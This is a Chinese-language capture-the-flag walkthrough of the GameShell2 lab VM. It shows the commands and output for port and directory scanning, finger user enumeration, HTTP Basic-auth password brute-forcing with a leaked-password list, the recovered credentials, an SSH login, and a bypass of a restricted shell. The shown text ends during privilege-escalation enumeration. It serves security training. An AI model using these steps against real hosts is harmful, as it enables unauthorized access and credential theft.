GameShell 2

GameShell 2

主机扫描

```
sudo arp-scan -I eth0 --localnet
```

```
export ip=192.168.56.155
```

端口扫描

```
rustscan -a $ip --ulimit 5000 -- -sV -sC
```

Web 80 渗透

目录扫描

Gobuster


```
gobuster dir -u http://192.168.56.155/ -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0)
Gecko/20100101 Firefox/139.0" -x php -b 404
```

```
/terminal             (Status: 401) [Size: 461]
```

Dirsearch

```
python3 dirsearch.py -u http://192.168.56.155/
```

```
[17:04:29] 200 -   35B  - /robots.txt
[17:04:33] 200 -    1KB - /users.html
```



```
zs
zt
zu
zv
zw
zx
zy
zz
<!-- top1000 passwd -->

```


`<!-- top1000 passwd -->` 在提示要爆破，用 `top1000` 字典

信息收集

Finger - 枚举用户


利用 `finger` 协议枚举用户: https://github.com/dev-angelist/Finger-User-Enumeration

我改了一下代码：




```python
def check_valid_user(output):
    """Function to check if the user is valid by analyzing the output."""
    if "no such user." in output:
        return False
    else:
        return True

    if "Login" in output and "Name" in output and "Super-User" in output:      ● Pyright: Code is unreachable
        return True
    if "ssh" in output:
        return True
    return False
```

```
python3 finger_user_enumeration.py -t $ip -w wordlists
```



```
 kali@Byxs20  hackmyvm/GameShell2/Finger-User-Enumeration  python3 finger_user_enumeration.py -t $ip -w wordlists
            _______                          __  __
           / ____(_)___  ____ ____  _____   / / / /_______  _____
          / /_  / / __ \/ __ `/ _ \/ ___/  / / / / ___/ _ \/ ___/
         / __/ / / / / / /_/ /  __/ /     / /_/ (__  )  __/ /
        /_/   /_/_/ /_/\__, /\___/_/      \____/____/\___/_/
                      /____/
        ______                                     __  _
       / ____/___  __  ______ ___  ___  _________ _/ /_(_)___  ____
      / __/ / __ \/ / / / __ `__ \/ _ \/ ___/ __ `/ __/ / __ \/ __ \
     / /___/ / / / /_/ / / / / / /  __/ /  / /_/ / /_/ / /_/ / / / /
    /_____/_/ /_/\__,_/_/ /_/ /_/\___/_/   \__,_/\__/_/\____/_/ /_/


   ==================================================================================
  /  Starting finger-user-enum v1.0 by @dev-angelist
 /  https://github.com/dev-angelist/Finger-User-Enumeration
/  Scanning target: 192.168.56.155 on port 79 for 676 usernames at: 2025-12-11 17:07:17
==================================================================================

[+] User found: dt@192.168.56.155
[+] User found: lp@192.168.56.155

[!] 2 Users Found
```




```
 kali@Byxs20  hackmyvm/GameShell2/Finger-User-Enumeration  finger lp@$ip

Welcome to Linux version 4.19.0-27-amd64 at GameShell2 !

 04:08:03 up  3:23,  1 user,  load average: 1.01, 2.02, 1.01

Login: lp                               Name: lp
Directory: /var/spool/lpd               Shell: /usr/sbin/nologin
Never logged in.
No mail.
No Plan.
 kali@Byxs20  hackmyvm/GameShell2/Finger-User-Enumeration  finger dt@$ip

Welcome to Linux version 4.19.0-27-amd64 at GameShell2 !

 04:08:07 up  3:23,  1 user,  load average: 1.01, 2.02, 1.01

Login: dt                               Name:
Directory: /home/dt                     Shell: /bin/bash
On since Thu Dec 11 02:36 (EST) on pts/0 from 192.168.56.1
   38 minutes 51 seconds idle
No mail.
No Plan.
```

很明显 `dt` 是创建的用户，而且存在 `/home/dt` 目录，Shell 是 `/bin/bash`

`/terminal` 爆破

```
GET /terminal HTTP/1.1
Host: 192.168.56.155
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0)
Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Priority: u=0, i
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Authorization: Basic {{base64(dt:
{{fileline(F:\CTF\ProgramFiles\CTF\CTF_Tools\爆破\hashcat-
7.1.2\wordlists\SecLists\Passwords\darkweb2017-top1000.txt)}})}}
```



```
GET /terminal HTTP/1.1
Host: 192.168.56.155
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Priority: u=0, i
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Authorization: Basic {{base64(dt:{{fileline(F:\CTF\ProgramFiles\CTF\CTF_Tools\爆破\hashcat-7.1.2\wordlists\SecLists\Passwords\darkweb2017-top1000.txt)}})}}
```


```
HTTP/1.1 200 OK
Date: Thu, 11 Dec 2025 06:27:50 GMT
Server: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
content-type: text/html
Content-Length: 729693

<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><meta http-equiv="X-UA-Compatible" 
content="IE=edge,chrome=1"><meta name="apple-mobile-web-app-capable" content="yes"><title>ttyd - 
Terminal</title><link rel="icon" type="image/png" href="data:image/png;base64,
```

iVBORw0KGgoAAAANSUhEUgAAACAAAAAcCAYAAAAAwr0iAAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAAA0xpVFh0WE
1MOmNvbS5hZG9iZS54bXAAAAAAADw/eHBhY2tldCBiZWdpbj0i77u/IiBpZD0iVzVNME1wQ2VoaUh6cmVTek5UY3prYzlkIj8
+IDx4OnhtcG1ldGEgeG1sbnM6eD0iYWRvYmU6bnM6bWV0YS8iIHg6eG1wdGs9IkFkb2JlIFhNUCBDb3JlIDUuNi1jMDY3IDc5LjE1Nzc0N
ywgMjAxNS8wMy8zMC0yMzo0MDo0MiAgICAgICAgIj4gPHJkZjpSREYgeG1sbnM6cmRmPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5LzAyLzI
yLXJkZi1zeW50YXgtbnMjIj4gPHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9IiIgeG1sbnM6eG1wTU09Imh0dHA6Ly9ucy5hZG9iZS5jb
20veGFwLzEuMC9tbS8iIHhtbG5zOnN0UmVmPSJodHRwOi8vbnMuYWRvYmUuY29tL3hhcC8xLjAvc1R5cGUvUmVzb3VyY2VSZWYjIiB4bWx
ucz p4bXA9Imh0dHA6Ly9ucy5hZG9iZS5jb20veGFwLzEuMC8iIHhtcE1NOkRvY3VtZW50SUQ9InhtcC5kaWQ6OTgyRjc1RjA3MTZEMTFFN
jg2M0NCOEY3RjJBMEY3N0EiIHhtcE1NOkluc3RhbmNlSUQ9InhtcC5paWQ6OTgyRjc1RUY3MTZEMTFFNjg2M0NCOEY3RjJBMEY3N0EiIHh
tcDpDcmVhdG9yVG9vbD0iQWRvYmUgUGhvdG9zaG9wIENDIDIwMTUgKE1hY2ludG9zaCkiPiA8eG1wTU06RGVyaXZlZEZyb20gc3RSZWY6a
W5zdGFuY2VJRD0iYWRvYmU6ZG9jaWQ6cGhvdG9zaG9wOjU3YmQxNjhjLWI5ZDctMTE3OS1hM2RlLWZmNjQyYTM4NTJmMCIgc3RSZWY6ZG9
jdW1lbnRJRD0iYWRvYmU6ZG9jaWQ6cGhvdG9zaG9wOjU3YmQxNjhjLWI5ZDctMTE3OS1hM2RlLWZmNjQyYTM4NTJmMCIvPiA8L3JkZjpEZ
XNjcmlwdGlvbj4gPC9yZGY6UkRGPiA8L3g6eG1wbWV0YT4gPD94cGFja2V0IGVuZD0iciI/
PhsssMYAAALDSURBVHjaxFa9jxJBFH8zDMdCYrhIAppgIjaG5C5RQ+zO2Gty5gpbY2KsbOyu1MrGGEtj/
A9stLPXs6CjJ5GYIF6AE5IDBHZmfG92F4ZzvQAnyyO7O8zX+73f+5gRd3bvvSgffN4/l948YgASFhQ9aWhqM6
+pYfrVjD5WH9NK8f7x8ebNnVtvWC6b/
RaPxy8zxsxmbB5lIfNsIDMggreezqG1o9GIGj8E45zFNzYgnU4D5xyUUkBglpFAKfgWa5gFY89rNVvgJJMgSBkpjcViIISA4XAI4/
EYkBXTdyYQ9LOUU9sw7bmG2lqgPwwAKSV9D/P5/G2csNtoNJ71+32HFjqOszyQkDY9xLbrjkEorSe+wYGc67o72Wz2dSqV
+tjr9e4iiAfdbnfL+G4B10wtDV/nBSYAN5O053eivVqtvq1UKr/RDaVCofCyVCo9ogXE0qISppgsJ3GlCzzGkQHcOEgT8n2xWLyfy
+XeDwaDK7Va7Xm73X4YUHaaRfMwcbIPdTNBGWBSwkP3Ewdr9Xr9FcbAUwpICkyKAXuTRdkIAxH4QThOEn61W2YSKruAVpeJiUQiYRQjqHI
mk9nDjDiPijnO
+d7pdN5hXOwRuGXdYRggANIdM9sy2tTeGPsuNpvNJwgkRVUMpYPdV5dJURsIZZ9WBEB6aRhKkeeWSzi2j9kxk8vLFqsABFkvlWSYhoqdni
6zY2dRfHJfYoErvxBFLb5expVUDFlYCwDpM8CU0pEDoADUGH9YCf8dgKuQSRagXoo/Lg0Da3CBVwm9syBKBv46FfHNIlc
+BYFZQHe0yBnQPgN0HFtV8H8VmXko8ABgEOo1uIDZMbCWALRiQAR/gkvpqsU+Rcl4gW9zR6JLCXXQ5XTVAKR/
sqIvGODl89BnJfLHcRJNceP6tQ9fDr4+RmRHmAUqoiLEkOnM1vb2pz8CDACUMgcHE3VMqAAAAABJRU5ErkJggg==

```
"/><style type="text/css">.xterm{cursor:text;position:relative;user-select:none;-ms-user-select:none;
-webkit-user-select:none}.xterm.focus,.xterm:focus{outline:none}.xterm .xterm-helpers{position:absolute;
top:0;z-index:5}.xterm .xterm-helper-textarea{border:0;height:0;left:-9999em;margin:0;opacity:0;
overflow:hidden;padding:0;position:absolute;resize:none;top:0;white-space:nowrap;width:0;z-index:-5}.
xterm .composition-view{background:#000;color:#fff;display:none;position:absolute;white-space:nowrap;
z-index:1}.xterm .composition-view.active{display:block}.xterm .xterm-viewport{background-color:#000;
```

```
ZHQ6cHVycGxlMQ==
purple1
```

密码是 `purple1` 拿到后，去网页中登录然后出现游戏，本来打算看 JS，但是发现是 Websocket，而且只要吃到 15 分，玩了一下，啥也没显示就重开了一局，没办法看抓包的 Websocket 的数据，如下：



Websocket 数据帧

序号	数据方向	Type	预览
29586	服务端响应		0\x1b[0;0H\x1b[J\x1b8\x1b[?25h
29585	服务端响应		0\x1b[44;149HYour pass is: 0t4tdtlt
29584	服务端响应		0\x1b[43;152HFinal Score: 15
29583	服务端响应		0\x1b[42;137HCongratulations! You reached the target score!

```
dt:0t4tdtlt
```

打点

```
ssh dt@$ip
```


```
dt@GameShell2:~$ cat user.txt
flag{user-3529555bd8220350defe5d0430784920}
```

提权

恢复 `.bashrc`


连接 ssh 时候提示 `-bash: PATH: readonly variable`，而且还发现好多命令不太行，比如说 `sudo,cd`

```
grep -R "readonly PATH" -n /etc /home
```



```
dt@GameShell2:~$ grep -R "readonly PATH" -n /etc /home
grep: /etc/gshadow-: Permission denied
grep: /etc/sv/ssh/supervise: No such file or directory
grep: /etc/sv/ssh/log/supervise: No such file or directory
grep: /etc/sudoers: Permission denied
grep: /etc/polkit-1/localauthority: Permission denied
grep: /etc/ssh/ssh_host_ecdsa_key: Permission denied
grep: /etc/ssh/ssh_host_rsa_key: Permission denied
grep: /etc/ssh/ssh_host_ed25519_key: Permission denied
grep: /etc/ssl/private: Permission denied
grep: /etc/sudoers.d/README: Permission denied
grep: /etc/.pwd.lock: Permission denied
grep: /etc/security/opasswd: Permission denied
grep: /etc/shadow-: Permission denied
grep: /etc/gshadow: Permission denied
grep: /etc/shadow: Permission denied
grep: /etc/systemd/system/multi-user.target.wants/inspircd.service: No such file or directory
grep: /etc/inspircd: Permission denied
grep: /etc/runit/runsvdir/default/ssh/supervise: No such file or directory
grep: /etc/runit/runsvdir/default/ssh/log/supervise: No such file or directory
/home/dt/.bashrc.bak:116:readonly PATH
dt@GameShell2:~$
```

应该是 `/home/dt/.bashrc` 中，这是我打完复现的图



```
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

export PATH=/bin:/usr/bin
readonly PATH

alias cd='echo "Error: cd command is restricted"'

readonly HOME USER LOGNAME SHELL

alias rm='echo "Error: rm command is restricted"'
alias su='echo "Error: su command is restricted"'
alias sudo='echo "Error: sudo command is restricted"'
alias ssh='echo "Error: ssh command is restricted"'
alias scp='echo "Error: scp command is restricted"'
alias vi='echo "Error: vi command is restricted"'
alias vim='echo "Error: vim command is restricted"'
alias nano='echo "Error: nano command is restricted"'
```


可以看见具体的操作就在这个地方，全部删除掉，用 base 64 编码，然后再写回去就好了

```
cp /home/dt/.bashrc /home/dt/.bashrc.bak
echo "xxx" | base64 -d > /home/dt/.bashrc
```

信息收集

发现 `/var/www/html` 里面也没有 `terminal` 的目录，为什么输入 `terminal` 就跳转到一个游戏呢？

因为没有太多思路，所以我就给环境大概都研究了一下，先跑了一个 `linpeas.sh`



```
www-data  28593  0.0  0.0 254498 13038 ?        S    02:09   0:00  _ /usr/sbin/apache2 -k start
root        438  0.0  0.1   6740  3108 ?        Ss   00:44   0:00 /bin/bash /usr/local/bin/start-ttyd.sh
root        440  0.0  0.2   8956  4172 ?        S    00:44   0:00  _ sudo -u dt ttyd -i 127.0.0.1 -p 7681 -H X-Forwarded-User -u 1000 -g 1000 -W snake.sh
dt          441  0.5  0.0   9792  1164 ?        Sl   00:44   0:35      _ ttyd -i 127.0.0.1 -p 7681 -H X-Forwarded-User -u 1000 -g 1000 -W snake.sh
dt        28314  0.0  0.2   9116  5636 pts/1    Ss+  02:09   0:00          _ /bin/bash /usr/local/bin/snake.sh
dt        28594  0.0  0.4  15928  9084 ?        Ss   02:33   0:00 /lib/systemd/systemd --user
dt        28595  0.0  0.1  99644  2464 ?        S    02:33   0:00  _ (sd-pam)
```

```
sudo -u dt ttyd -i 127.0.0.1 -p 7681 -H X-Forwarded-User -u 1000 -g 1000 -W snake.sh
```

